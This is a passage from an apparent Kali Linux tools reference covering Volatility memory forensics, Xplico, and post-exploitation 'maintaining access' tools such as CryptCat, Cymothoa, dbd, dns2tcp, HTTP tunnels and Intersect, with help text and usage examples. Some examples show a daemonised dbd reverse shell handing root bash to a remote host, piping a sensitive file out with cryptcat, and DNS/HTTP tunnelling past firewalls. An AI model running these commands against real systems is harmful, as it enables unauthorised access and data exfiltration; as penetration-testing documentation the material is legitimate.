        sockscan        Scan Physical memory for _ADDRESS_OBJECT objects (tcp sockets)
        ssdt            Display SSDT entries
        strings         Match physical offsets to virtual addresses (may take a while,
VERY verbose)
        svcscan         Scan for Windows services
        symlinkscan     Scan for symbolic link objects
        thrdscan        Scan physical memory for _ETHREAD objects
        threads         Investigate _ETHREAD and _KTHREADs
        timeliner       Creates a timeline from various artifacts in memory
        timers          Print kernel timers and associated module DPCs
        unloadedmodules Print list of unloaded modules
        userassist      Print userassist registry keys and information
        userhandles     Dump the USER handle tables
        vaddump         Dumps out the vad sections to a file
        vadinfo         Dump the VAD info
        vadtree         Walk the VAD tree and display in tree format
        vadwalk         Walk the VAD tree
        vboxinfo        Dump virtualbox information
        vmwareinfo      Dump VMware VMSS/VMSN information
        volshell        Shell in the memory image
        windows         Print Desktop Windows (verbose details)
        wintree         Print Z-Order Desktop Windows Tree
        wndscan         Pool scanner for tagWINDOWSTATION (window stations)
        yarascan        Scan process or kernel memory with Yara signatures
```

VOL USAGE EXAMPLE

Read the given memory image *(-f /root/xp-laptop-2005-07-04-1430.img)* and display the processes that were running *(pslist)*:

```
root@kali:~# vol -f /root/xp-laptop-2005-07-04-1430.img pslist
Volatility Foundation Volatility Framework 2.3.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64
Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ---------
--------------------- ------------------------------
0x823c87c0 System                     4      0     62     1133 -----
-      0
0x8214b020 smss.exe              400      4      3     21 ------      0 2005-07-04
18:17:26 UTC+0000
0x821c11a8 csrss.exe             456    400     11    551      0      0 2005-07-04
18:17:29 UTC+0000
0x814dc020 winlogon.exe          480    400     18    522      0      0 2005-07-04
18:17:29 UTC+0000
0x815221c8 services.exe          524    480     17    321      0      0 2005-07-04
18:17:30 UTC+0000
0x821d8248 lsass.exe             536    480     20    369      0      0 2005-07-04
18:17:30 UTC+0000
0x814f0020 svchost.exe           680    524     19    206      0      0 2005-07-04
18:17:31 UTC+0000
```

```
0x821daa88 svchost.exe             760    524     10      289      0      0 2005-07-04
18:17:31 UTC+0000
0x821463a8 svchost.exe             800    524     75     1558      0      0 2005-07-04
18:17:31 UTC+0000
0x8216c9b0 Smc.exe                 840    524     22      421      0      0 2005-07-04
18:17:32 UTC+0000
0x81530228 svchost.exe             932    524      6       93      0      0 2005-07-04
18:17:33 UTC+0000
0x81534c10 svchost.exe             972    524     15      212      0      0 2005-07-04
18:17:34 UTC+0000
0x8202e7e8 spoolsv.exe            1104    524     11      145      0      0 2005-07-04
18:17:38 UTC+0000
0x8152f9a0 ati2evxx.exe           1272    524      4       38      0      0 2005-07-04
18:17:39 UTC+0000
0x820ac020 Crypserv.exe           1356    524      3       34      0      0 2005-07-04
18:17:40 UTC+0000
0x81521da0 DefWatch.exe           1380    524      3       27      0      0 2005-07-04
18:17:40 UTC+0000
0x820b5670 msdtc.exe              1440    524     15      164      0      0 2005-07-04
18:17:40 UTC+0000
0x81fcf460 Rtvscan.exe            1484    524     37      312      0      0 2005-07-04
18:17:40 UTC+0000
0x8204b8e0 tcpsvcs.exe            1548    524      2      105      0      0 2005-07-04
18:17:41 UTC+0000
0x82027a78 snmp.exe               1564    524      5      192      0      0 2005-07-04
18:17:41 UTC+0000
0x8204c558 svchost.exe            1588    524      5      122      0      0 2005-07-04
18:17:41 UTC+0000
0x8202f558 wdfmgr.exe             1640    524      4       65      0      0 2005-07-04
18:17:42 UTC+0000
0x81fb5da0 Fast.exe               1844    524      2       33      0      0 2005-07-04
18:17:43 UTC+0000
0x81fe9da0 mqsvc.exe              1860    524     23      218      0      0 2005-07-04
18:17:43 UTC+0000
0x82022760 mqtgsvc.exe             712    524      9      119      0      0 2005-07-04
18:17:47 UTC+0000
0x81fe6a78 alg.exe                 992    524      5      105      0      0 2005-07-04
18:17:50 UTC+0000
0x8202c6a0 ssonsvr.exe            2196   2172      1       24      0      0 2005-07-04
18:17:59 UTC+0000
0x8146e860 explorer.exe           2392   2300     18      489      0      0 2005-07-04
18:18:03 UTC+0000
0x820d1b00 Directcd.exe           2456   2392      4       40      0      0 2005-07-04
```

```
18:18:05 UTC+0000
0x81540da0 TaskSwitch.exe         2472   2392      1       24      0      0 2005-07-04
18:18:05 UTC+0000
0x8219dda0 Fast.exe               2480   2392      1       23      0      0 2005-07-04
18:18:05 UTC+0000
0x81462be0 VPTray.exe             2496   2392      2      111      0      0 2005-07-04
18:18:06 UTC+0000
0x8219d960 atiptaxx.exe           2524   2392      1       51      0      0 2005-07-04
18:18:06 UTC+0000
0x814ecc00 jusched.exe            2548   2392      1       22      0      0 2005-07-04
18:18:07 UTC+0000
0x820d1718 EM_EXEC.EXE            2588   2540      2       80      0      0 2005-07-04
18:18:09 UTC+0000
0x814b8a58 WZQKPICK.EXE           2692   2392      1       17      0      0 2005-07-04
18:18:15 UTC+0000
0x81474510 wuauclt.exe            3128    800      3      157      0      0 2005-07-04
18:19:11 UTC+0000
0x81f7fb98 taskmgr.exe            3192   2392      3       65      0      0 2005-07-04
18:19:33 UTC+0000
0x8153f480 cmd.exe                3256   2392      1       29      0      0 2005-07-04
18:20:58 UTC+0000
0x8133d810 firefox.exe            3276   2392      7      189      0      0 2005-07-04
18:21:11 UTC+0000
0xff96b860 PluckSvr.exe           3352    680      6      206      0      0 2005-07-04
18:21:42 UTC+0000
0x813383b0 PluckTray.exe          3612   3352      3      102      0      0 2005-07-04
18:24:00 UTC+0000
0x81488350 PluckUpdater.ex         368   3352      0 --------      0      0 2005-07-04
18:24:30 UTC+0000   2005-07-04 18:26:44 UTC+0000
0x81543870 dd.exe
```

CATEGORIES: FORENSICS*TAGS:* FORENSICS, MEMORY

Xplico

XPLICO PACKAGE DESCRIPTION

The goal of Xplico is extract from an internet traffic capture the applications data contained. For example, from a pcap file Xplico extracts each email (POP, IMAP, and SMTP protocols), all HTTP contents, each VoIP call (SIP, MGCP, H323), FTP, TFTP, and so on. Xplico is not a network protocol analyzer.

Xplico Homepage | Kali Xplico Repo

- Author: Gianluca Costa, Andre de Franceschi

- License: GPLv2

TOOLS INCLUDED IN THE XPLICO PACKAGE

xplico–NetworkForensicAnalysisTool(NFAT)

```
root@kali:~# xplico -h
xplico v1.0.1
Internet Traffic Decoder (NFAT).
See http://www.xplico.org for more information.

Copyright 2007-2012 Gianluca Costa & Andrea de Franceschi and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

This   product   includes   GeoLite   data   created   by   MaxMind,   available   from
http://www.maxmind.com/.

usage: xplico [-v] [-c <config_file>] [-h] [-g] [-l] [-i <prot>] -m <capute_module>
    -v version
    -c config file
    -h this help
    -i info of protocol 'prot'
    -g display graph-tree of protocols
    -l print all log in the screen
    -m capture type module
    NOTE: parameters MUST respect this order!
```

XPLICO USAGE EXAMPLE

Use the rltm module *(–m rltm)* and analyze traffic on interface eth0 *(–i eth0)*:

```
root@kali:~# xplico -m rltm -i eth0
xplico v1.0.1
Internet Traffic Decoder (NFAT).
See http://www.xplico.org for more information.

Copyright 2007-2012 Gianluca Costa & Andrea de Franceschi and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

This   product   includes   GeoLite   data   created   by   MaxMind,   available   from
http://www.maxmind.com/.
Configuration file (/opt/xplico/cfg/xplico_cli.cfg) found!
GeoLiteCity.dat found!
pcapf: running: 0/0, subflow:0/0, tot pkt:1
```

```
pol: running: 0/0, subflow:0/0, tot pkt:0
eth: running: 0/0, subflow:0/0, tot pkt:1
pppoe: running: 0/0, subflow:0/0, tot pkt:0
ppp: running: 0/0, subflow:0/0, tot pkt:0
ip: running: 0/0, subflow:0/0, tot pkt:0
```

CATEGORIES: FORENSICS, INFORMATION GATHERING*TAGS:* ENUMERATION, FORENSICS, INFOGATHERING, NETWORKING, VOIP

MAINTAINING ACCESS

- CryptCat
- Cymothoa
- dbd
- dns2tcp
- http-tunnel
- HTTPTunnel
- Intersect
- Nishang
- polenum
- PowerSploit
- pwnat
- RidEnum
- sbd
- U3-Pwn
- Webshells
- Weevely
- Winexe

CryptCat

CRYPTCAT PACKAGE DESCRIPTION

CryptCat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol while encrypting the data being transmitted. It is designed to be a reliable “back-end” tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.

Source: http://cryptcat.sourceforge.net/

CryptCat Homepage | Kali CryptCat Repo

- Author: farm9
- License: GPLv2

TOOLS INCLUDED IN THE CRYPTCAT PACKAGE

cryptcat–Alightweightversionnetcatextendedwithtwofishencryption

```
root@kali:~# cryptcat -h
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
    -g gateway     source-routing hop point[s], up to 8
    -G num         source-routing pointer: 4, 8, 12, ...
    -h         this cruft
    -i secs        delay interval for lines sent, ports scanned
    -l         listen mode, for inbound connects
    -n         numeric-only IP addresses, no DNS
    -o file        hex dump of traffic
    -p port        local port number
    -r         randomize local and remote ports
    -s addr        local source address
    -u         UDP mode
    -v         verbose [use twice to be more verbose]
    -w secs        timeout for connects and final net reads
    -z         zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

CRYPTCAT USAGE EXAMPLE

On the server, listen for a connection *(-l)* on port 4444 *(-p 4444)* and don't do name resolution *(-n)*. Redirect all data to a file *(> dataxfer)*. On the client, connect to the remote IP address *(192.168.1.202)* on port 4444 *(4444)* and pipe in the data to be transferred *(< /tmp/juicyinfo)*:

```
root@kali:~# cryptcat -l -p 4444 -n > dataxfer
root@kali:~# cryptcat 192.168.1.202 4444 < /tmp/juicyinfo
```

CATEGORIES: MAINTAINING ACCESS *TAGS:* POSTEXPLOITATION

Cymothoa

CYMOTHOA PACKAGE DESCRIPTION

Cymothoa is a stealth backdooring tool, that inject backdoor's shellcode into an existing process. The tool uses the ptrace library (available on nearly all * nix), to manipulate processes and infect them.

Source: http://cymothoa.sourceforge.net/

Cymothoa Homepage | Kali Cymothoa Repo

- Author: codwizard, crossbower
- License: GPLv2

TOOLS INCLUDED IN THE CYMOTHOA PACKAGE

bgrep–Binarygrep

```
root@kali:~# bgrep
bgrep version: 0.2
usage: bgrep <hex> [<path> [...]]
```

cymothoa–Stealthbackdooringtool

```
root@kali:~# cymothoa -h
                            _
                        _  | |
  ____ _   _ ____  ___ _| |_| |__   ___  _____
 / ___) | | |    \ / _ (_  _)  _ \ / _ \(____ |
( (___| |_| | | | | |_| || |_| | | | |_| / ___ |
 \____)\__  |_|_|_|\___/  \__)_| |_|\___/\_____|
      (____/
Ver.1 (beta) - Runtime shellcode injection, for stealthy backdoors...

By codwizard (codwizard@gmail.com) and crossbower (crossbower@gmail.com)
from ES-Malaria by ElectronicSouls (http://www.0x4553.org).

Usage:
    cymothoa -p <pid> -s <shellcode_number> [options]

Main options:
    -p  process pid
    -s  shellcode number
    -l  memory region name for shellcode injection (default /lib/ld)
        search for "r-xp" permissions, see /proc/pid/maps...
    -m  memory region name for persistent memory (default /lib/ld)
        search for "rw-p" permissions, see /proc/pid/maps...
    -h  print this help screen
    -S  list available shellcodes

Injection options (overwrite payload flags):
    -f  fork parent process
    -F  don't fork parent process
    -b  create payload thread (probably you need also -F)
    -B  don't create payload thread
    -w  pass persistent memory address
    -W  don't pass persistent memory address
    -a  use alarm scheduler
    -A  don't use alarm scheduler
    -t  use setitimer scheduler
    -T  don't use setitimer scheduler

Payload arguments:
    -j  set timer (seconds)
    -k  set timer (microseconds)
    -x  set the IP
    -y  set the port number
    -r  set the port number 2
    -z  set the username (4 bytes)
    -o  set the password (8 bytes)
    -c  set the script code (ex: "#!/bin/sh\nls; exit 0")
        escape codes will not be interpreted...
```

udp_server – UDP server for Cymothoa

```
root@kali:~# udp_server
usage: udp_server port
```

CYMOTHOA USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: MAINTAINING ACCESS *TAGS:* POSTEXPLOITATION

dbd

DBD PACKAGE DESCRIPTION

dbd is a Netcat-clone, designed to be portable and offer strong encryption. It runs on Unix-like operating systems and on Microsoft Win32. dbd features AES-CBC-128 + HMAC-SHA1 encryption (by Christophe Devine), program execution (-e option), choosing source port, continuous reconnection with delay, and some other nice features. dbd supports TCP/IP communication only. Source code and binaries are distributed under the GNU General Public License.

Source: https://github.com/gitdurandal/dbd

dbd Homepage | Kali dbd Repo

- Author: Kyle Barnthouse
- License: GPLv3

TOOLS INCLUDED IN THE DBD PACKAGE

dbd–Netcatclonewithencryption

```
root@kali:~# dbd -h
dbd 1.50 Copyright (C) 2013 Kyle Barnthouse <durandal@gitbrew.org>
$Id: dbd.c,v 1.50 2013/05/20 15:40:00 durandal Exp $

This program is free software; you can redistribute it and/or modify it under
the terms of the GNU General Public License as published by the Free Software
Foundation; either version 2 of the License, or (at your option) any later
version.

connect (tcp): dbd [-options] host port
listen (tcp):  dbd -l -p port [-options]
options:
    -l          listen for incoming connection
    -p n        choose port to listen on, or source port to connect out from
    -a address  choose an address to listen on or connect out from
    -e prog     program to execute after connect (e.g. -e cmd.exe or -e bash)
    -r n        infinitely respawn/reconnect, pause for n seconds between
                connection attempts. -r0 can be used to re-listen after
                disconnect (just like a regular daemon)
    -c on|off   encryption on/off. specify whether you want to use the built-in
                AES-CBC-128 + HMAC-SHA1 encryption implementation (by
                Christophe Devine - http://www.cr0.net:8040/) or not
                default is: -c on
    -k secret   override default phrase to use for encryption (secret must be
               shared between client and server)
    -q         hush, quiet, don't print anything (overrides -v)
    -v         be verbose
    -n         toggle numeric-only IP addresses (don't do DNS resolution). if
               you specify -n twice, original state will be active (i.e. -n
               works like a on/off switch)
    -m         toggle monitoring (snooping) on/off (only used with the -e
               option). snooping can also be turned on by specifying -vv (-v
               two times)
    -P prefix   add prefix (+ a hardcoded separator) to all outbound data.
               this option is mostly only useful for dbd in "chat mode" (to
               prefix lines you send with your nickname)
    -H on|off   highlight incoming data with a hardcoded (color) escape
               sequence (for e.g. chatting). default is: -H off
    -V         print version banner and exit (include that output in your
               bug report and send bug report to michel.blomgren@tigerteam.se)
unix-like OS specific options:
    -s         invoke a shell, nothing else. if dbd is setuid 0, it'll invoke
               a root shell
    -w n        "immobility timeout" in seconds for idle read/write operations
               and program execution (the -e option)
    -D on|off   fork and run in background (daemonize). default: -D off
```

DBD USAGE EXAMPLE

On the client, respawn every 2400 seconds *(-r 2400)*, run as a daemon *(-D on)*, display verbose output *(-v)*, and serve a bash shell *(-e /bin/bash)*, connecting to the remote host *(192.168.1.202)* on port 8080 *(8080)*.
On the server, listen for a connection *(-l)* on port 8080 *(-p8080)*, and display verbose output *(-v)*.

```
root@kali:~# dbd -r 2400 -D on -v -e /bin/bash 192.168.1.202 8080
root@kali:~# dbd -l -p8080 -v
listening on port 8080
reverse lookup of 192.168.1.202 failed: Unknown server error
connect to 192.168.1.202:8080 from 192.168.1.202:58651 (n/a)
id
uid=0(root) gid=0(root) groups=0(root)
```

CATEGORIES: MAINTAINING ACCESS*TAGS:* POSTEXPLOITATION

dns2tcp

DNS2TCP PACKAGE DESCRIPTION

Dns2tcp is a network tool designed to relay TCP connections through DNS traffic. Encapsulation is done on the TCP level, thus no specific driver is needed (i.e: TUN/TAP). Dns2tcp client doesn't need to be run with specific privileges.

Dns2tcp is composed of two parts : a server-side tool and a client-side tool. The server has a list of resources specified in a configuration file. Each resource is a local or remote service listening for TCP connections. The client listen on a predefined TCP port and relays each incoming connection through DNS to the final service.

Source: http://www.hsc.fr/ressources/outils/dns2tcp/

dns2tcp Homepage | Kali dns2tcp Repo

- Author: Olivier Dembour
- License: GPLv2

TOOLS INCLUDED IN THE DNS2TCP PACKAGE

dns2tcpd–dns2tcpservercomponent

```
root@kali:~# dns2tcpd
Usage : dns2tcpd [ -i IP ] [ -F ] [ -d debug_level ] [ -f config-file ] [ -p pidfile ]
     -F : dns2tcpd will run in foreground
```

dns2tcpc–dns2tcpclientcomponent

```
root@kali:~# dns2tcpc
No DNS given, using 192.168.1.1 (first entry found in resolv.conf)
Missing parameter : need a dns zone
dns2tcp v0.5.2 ( http://www.hsc.fr/ )
Usage : dns2tcpc [options] [server]
    -c          : enable compression
    -z <domain> : domain to use (mandatory)
    -d <1|2|3>  : debug_level (1, 2 or 3)
    -r <resource>   : resource to access
    -k <key>    : pre-shared key
    -f <filename>   : configuration file
    -l <port|-> : local port to bind, '-' is for stdin (mandatory if resource defined
without program )
    -e <program>    : program to execute
    -t <delay>  : max DNS server's answer delay in seconds (default is 3)
    -T <TXT|KEY>    : DNS request type (default is TXT)
    server  : DNS server to use
    If no resources are specified, available resources will be printed
```

DNS2TCPD USAGE EXAMPLE

```
root@kali-server:~# cat >>.dns2tcpdrc <<END
listen = 0.0.0.0
port = 53
user=nobody
chroot = /root/dns2tcp
```

```
pid_file = /var/run/dns2tcp.pid
domain = dns2tcp.kali.org
key = secretkey
resources = ssh:127.0.0.1:22
END
root@kali-server:~# dns2tcpd -f .dns2tcpdrc
root@kali-server:~#
```

DNS2TCPC USAGE EXAMPLE

```
root@kali-client:~# cat >>.dns2tcprc <<END
domain = dns2tcp.kali.org
resource = ssh
local_port = 2139
key = secretkey
END
root@kali-client:~# dns2tcpc -f .dns2tcprc
root@kali-client:~# ssh root@localhost -p 2139 -D 8090
The authenticity of host '[localhost]:2139 ([127.0.0.1]:2139)' can't be established.
ECDSA key fingerprint is aa:bb:1f:cc:f1:ab:7c:71:9b:62:37:8c:f1:60:2e:98.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2139' (ECDSA) to the list of known hosts.
root@localhost's password:
Linux flw 3.12-kali1-amd64 #1 SMP Debian 3.12.6-2kali1 (2014-01-06) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May  6 22:54:15 2014 from beast.fritz.box
root@kali-server:~#
```

DNS2TCPC EXAMPLE DETAILS

In this case we are going to tunnel some traffic from a client behind a perimeter firewall to our own server. Since dns2tcp is using dns (asking for TXT records within a (sub)domain) to archive the goal we need to create a NS record for a new subdomain pointing to the address of our server.

```
dns2tcp.kali.org. IN NS lab.kali.org.
```

There is no need for a DNS server installation. But please keep in mind that you probably added a new NS to a real DNS zone. And it might take a while until the new subdomain is “active”.

In the next step (dns2tcpd Usage Example) we create a configuration file on our server (lab.kali.org) and start the daemon. To make sure everything is working well you should consider using the options “-F” (Run in foreground) and “-d 1” (debugging) at the first start.

Now you can configure the host (dns2tcpc Usage Example) and run the client part of the tool. The tunnel is established now and you can connect to your remote box with ssh (ssh root@localhost -p 2139 -D 8090). Please keep in mind to use the username of the remote box (lab.kali.org) because the connection goes to port 2139 (-p 2139). The traffic to this port gets tunneled via DNS (because the dns2tcp client is listening on this port) to your remote server (where your dns2tcp server is waiting on port 53 for incoming connections). While connecting to the remote box via ssh you have also created an additional listener with your ssh command (-D 8090). This port can be used as SOCKS proxy and the traffic will also be tunneld to your remote box.

CATEGORIES: MAINTAINING ACCESS *TAGS:* POSTEXPLOITATION

http-tunnel

HTTP-TUNNEL PACKAGE DESCRIPTION

Creates a bidirectional virtual data stream tunnelled in HTTP requests. The requests can be sent via a HTTP proxy if so desired. This can be useful for users behind restrictive firewalls. If WWW access is allowed through a HTTP proxy, it’s possible to use httptunnel and, say, telnet or PPP to connect to a computer outside the firewall.

http-tunnel Homepage | Kali http-tunnel Repo

- Author: Sebastian Weber
- License: GPLv3

TOOLS INCLUDED IN THE HTTP-TUNNEL PACKAGE

httptunnel_server–httptunnelserver

```
root@kali:~# httptunnel_server -h
HTTPTunnel Server 1.2.1 (c) 2010 Sebastian Weber <webersebastian@yahoo.de>
usage: httptunnel_server.pl [<configfile>] [--debug] [--<param>=<value> ...]
```

httptunnel_client–httptunnelclient

```
root@kali:~# httptunnel_client -h
HTTPTunnel Client 1.2.1 (c) 2010 Sebastian Weber <webersebastian@yahoo.de>
usage: httptunnel_client.pl [<configfile>] [--debug] [--<param>=<value> ...]
```

HTTPTUNNEL_SERVER USAGE EXAMPLE

```
root@kali:~# nano /usr/share/http-tunnel/perl/httptunnel_server.cfg
root@kali:~# httptunnel_server
HTTPtunnel server started and accepting connections
```

HTTPTUNNEL_CLIENT USAGE EXAMPLE

```
root@kali:~# nano /usr/share/http-tunnel/perl/httptunnel_client.cfg
root@kali:~# httptunnel_client
HTTPTunnel client started and accepting connections
```

CATEGORIES: MAINTAINING ACCESS*TAGS:* POSTEXPLOITATION, TUNNELING

HTTPTunnel

HTTPTUNNEL PACKAGE DESCRIPTION

HTTPTunnel is a tunneling software that can tunnel network connections through restrictive HTTP proxies over pure HTTP “GET” and “POST” requests. HTTPTunnel consists of two components:

- The client that resides behind the firewall and accepts network connections on ports that will either be mapped to a specific remote target server/port (portmapping) or will act as a SOCKS (v4 and v5) proxy. The SOCKS authentication source can be a fixed user list, an LDAP or MySQL directory. The client is available as platform-independent Perl script or as Win32 binary.
- The server that resides on the internet and accepts HTTP requests from the client which will be translated and forwarded to network connections to the remote servers.

Two different servers are available:

- The hosted server, which is basically a PHP script that must be put on a PHP enabled web server. Putting the PHP script on a webserver enables the webserver to act as your HTTP tunnel server.
- The standalone server, which is available as platform-independent Perl script or as Win32 binary. This server can be used if you have a box on the internet where you can run your own programs (e.g. your box at home). Using the standalone server (as opposed to the hosted server) is recommended as it does not suffer from many restrictions that the webserver may impose on the PHP script, e.g. maximum script runtime (which will limit the duration of your connections), load-balanced server environments, provider policies etc.

Configuration of all components is done over a web-based GUI. SOCKS proxy cascading is supported.

HTTPTunnel Homepage | Kali HTTPTunnel Repo

- Author: Lars Brinkhoff
- License: GPLv2

TOOLS INCLUDED IN THE HTTPTUNNEL PACKAGE

hts–httptunnelservercomponent

```
root@kali:~# hts -h
Usage: hts [OPTION]... [HOST:][PORT]
Listen for incoming httptunnel connections at PORT (default port is 8888).
When a connection is made, I/O is redirected to the destination specified
by the --device, --forward-port or --stdin-stdout switch.

  -c, --content-length BYTES     use HTTP PUT requests of BYTES size
                                (k, M, and G postfixes recognized)
  -d, --device DEVICE            use DEVICE for input and output
  -F, --forward-port HOST:PORT   connect to PORT at HOST and use it for
```

```
                                input and output
  -h, --help                    display this help and exit
  -k, --keep-alive SECONDS      send keepalive bytes every SECONDS seconds
                                (default is 5)
  -M, --max-connection-age SEC  maximum time a connection will stay
                                open is SEC seconds (default is 300)
  -s, --stdin-stdout            use stdin/stdout for communication
                                (implies --no-daemon)
  -S, --strict-content-length   always write Content-Length bytes in requests
  -V, --version                 output version information and exit
  -w, --no-daemon               don't fork into the background
  -p, --pid-file LOCATION       write a PID file to LOCATION

Report bugs to bug-httptunnel@gnu.org.
```

htc–httptunnelclientcomponent

```
root@kali:~# htc -h
Usage: htc [OPTION]... HOST[:PORT]
Set up a httptunnel connection to PORT at HOST (default port is 8888).
When a connection is made, I/O is redirected from the source specified
by the --device, --forward-port or --stdin-stdout switch to the tunnel.

  -A, --proxy-authorization USER:PASSWORD  proxy authorization
  -z, --proxy-authorization-file FILE      proxy authorization file
  -B, --proxy-buffer-size BYTES  assume a proxy buffer size of BYTES bytes
                                (k, M, and G postfixes recognized)
  -c, --content-length BYTES    use HTTP PUT requests of BYTES size
                                (k, M, and G postfixes recognized)
  -d, --device DEVICE           use DEVICE for input and output
  -F, --forward-port PORT       use TCP port PORT for input and output
  -h, --help                    display this help and exit
  -k, --keep-alive SECONDS      send keepalive bytes every SECONDS seconds
                                (default is 5)
  -M, --max-connection-age SEC  maximum time a connection will stay
                                open is SEC seconds (default is 300)
  -P, --proxy HOSTNAME[:PORT]   use a HTTP proxy (default port is 8080)
  -s, --stdin-stdout            use stdin/stdout for communication
                                (implies --no-daemon)
  -S, --strict-content-length   always write Content-Length bytes in requests
  -T, --timeout TIME            timeout, in milliseconds, before sending
                                padding to a buffering proxy
  -U, --user-agent STRING       specify User-Agent value in HTTP requests
  -V, --version                 output version information and exit
  -w, --no-daemon               don't fork into the background

Report bugs to bug-httptunnel@gnu.org.
```

HTS USAGE EXAMPLE

Start hts (on kali-srv) and forward *(-F)* incoming connections on port *2130* to *localhost:22*.

```
root@kali-srv:~# hts -F localhost:22 2139
```

HTC USAGE EXAMPLE

Start htc (on kali-htc) and forward *(-F)* incoming connections on port *8090* to *192.168.1.15:2139*. Afterward connect to ***kali-srv*** via ssh through *HTTPTunnel*.

```
root@kali-clt:~# htc -F 8090 192.168.1.15:2139
root@kali-clt:~# ssh localhost -p 8090
root@localhost's password:
Linux kali-srv 3.12-kali1-amd64 #1 SMP Debian 3.12.6-2kali1 (2014-01-06) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug  1 02:13:32 2014 from localhost
root@kali-srv:~#
```

CATEGORIES: MAINTAINING ACCESS *TAGS:* POSTEXPLOITATION, TUNNELING

Intersect

INTERSECT PACKAGE DESCRIPTION

Intersect 2.5 is the second major release in the project line. This release is much different from the previous, in that it gives the user complete control over which features the Intersect script includes and lets them easily import their own features, among other new functionality.

This release focuses mainly on the individual modules(features) and the capability to generate your own customized Intersect scripts. By using the Create.py application, the user is guided through a menu-driven process which allows them to select which modules they would like to include, import their own custom modules and ultimately create an Intersect script that is built around the specific modules they choose.

Source: https://github.com/ohdae/Intersect-2.5/tree/master/Docs

Intersect Homepage | Kali Intersect Repo

- Author: ohdae

- License: Other

TOOLS INCLUDED IN THE INTERSECT PACKAGE

intersect–IntersectPost-exploitationframework

Post Exploitation Framework.

INTERSECT USAGE EXAMPLE

```
root@kali:~# intersect

            ____  _  _  ____  ____  ____  ___  ____  ___  ____
           (_  _)( \( )(_  _)( ___)(  _ \/ __)( ___)/ __)(_  _)
            _)(_  )  (   )(   )__)  )   /\__ \ )__)( (__   )(
           (____)(_)\_) (__) (____)(_)\_)(___/(____)\___) (__)
                       post-exploitation framework


Intersect 2.5 - Script Creation Utility
------------------------------------------
1 => Create Custom Script
2 => List Available Modules
3 => Load Plugin Module
4 => Exit Creation Utility


 =>  1


Intersect 2.0 - Script Generation Utility
---------- Create Custom Script -----------

 Instructions:

Use the console below to create your custom
Intersect script. Type the modules you wish
to add, pressing [enter] after each module.
Example:
 => creds
 => network

When you have entered all your desired modules
into the queue, start the build process by typing :create.
```

```
** To view a full list of all available commands type :help.
The command :quit will return you to the main menu.

 =>  osuser
osuser added to queue.

 =>  network
network added to queue.

 =>  :create

[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed in the
Scripts directory. Do not include Python file extension.
 =>  kali
Script will be saved as /usr/share/intersect/Scripts/kali.py

Specify the directory on the target system where the gathered files and information
will be saved to.
*Important* This should be a NEW directory. When exiting Intersect, this directory will
be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be used.
temp directory  =>  /tmp/intersect
enable logging  =>
bind port  =>  4444
[+] bind port saved.
remote host  =>  192.168.1.202
[+] remote host saved.
remote port  =>  4444
[+] remote port saved.
proxy port  =>
xor cipher key  =>
osuser
network

[+] Your custom Intersect script has been created!
   Location: /usr/share/intersect/Scripts/kali.py
```

CATEGORIES: MAINTAINING ACCESS *TAGS:* POSTEXPLOITATION

Nishang

NISHANG PACKAGE DESCRIPTION

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security and post exploitation during Penetraion Tests. The scripts are written on the basis of requirement by the author during real Penetration Tests.

It contains many interesting scripts like Keylogger, DNS TXT Code Execution, HTTP Backdoor, Powerpreter, LSA Secrets and much more.

Source: https://github.com/samratashok/nishang

Nishang Homepage | Kali Webshells Repo

- Author: samratashok
- License: None

WEBSHELLS DIRECTORY

```
root@kali:~# ls -l /usr/share/nishang/
total 48
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Antak-WebShell
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Backdoors
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Escalation
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Execution
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Gather
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Misc
-rw-r--r-- 1 root root  495 Jun  4 11:14 nishang.psm1
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Pivot
drwxr-xr-x 2 root root 4096 Jun  4 11:15 powerpreter
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Prasadhak
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Scan
drwxr-xr-x 2 root root 4096 Jun  4 11:15 Utility
```

CATEGORIES: MAINTAINING ACCESS*TAGS:* POSTEXPLOITATION

polenum

POLENUM PACKAGE DESCRIPTION

polenum is a python script which uses the Impacket Library from CORE Security Technologies to extract the password policy information from a windows machine. This allows a non-windows (Linux, Mac OSX, BSD etc..) user to query the password policy of a remote windows box without the need to have access to a windows machine.

Source: https://labs.portcullis.co.uk/tools/polenum/

polenum Homepage | Kali polenum Repo

- Author: deanx
- License: Modified Apache

TOOLS INCLUDED IN THE POLENUM PACKAGE

polenum–ExtractsthepasswordpolicyfromaWindowssystem

```
root@kali:~# polenum

  polenum 0.2 - (C) 2008 deanx

             RID[at]Portcullis-Security.com

  Usage:/usr/bin/polenum [username[:password]@]<address> [protocol list...]

        Available protocols: ['445/SMB', '139/SMB']
```

POLENUM USAGE EXAMPLE

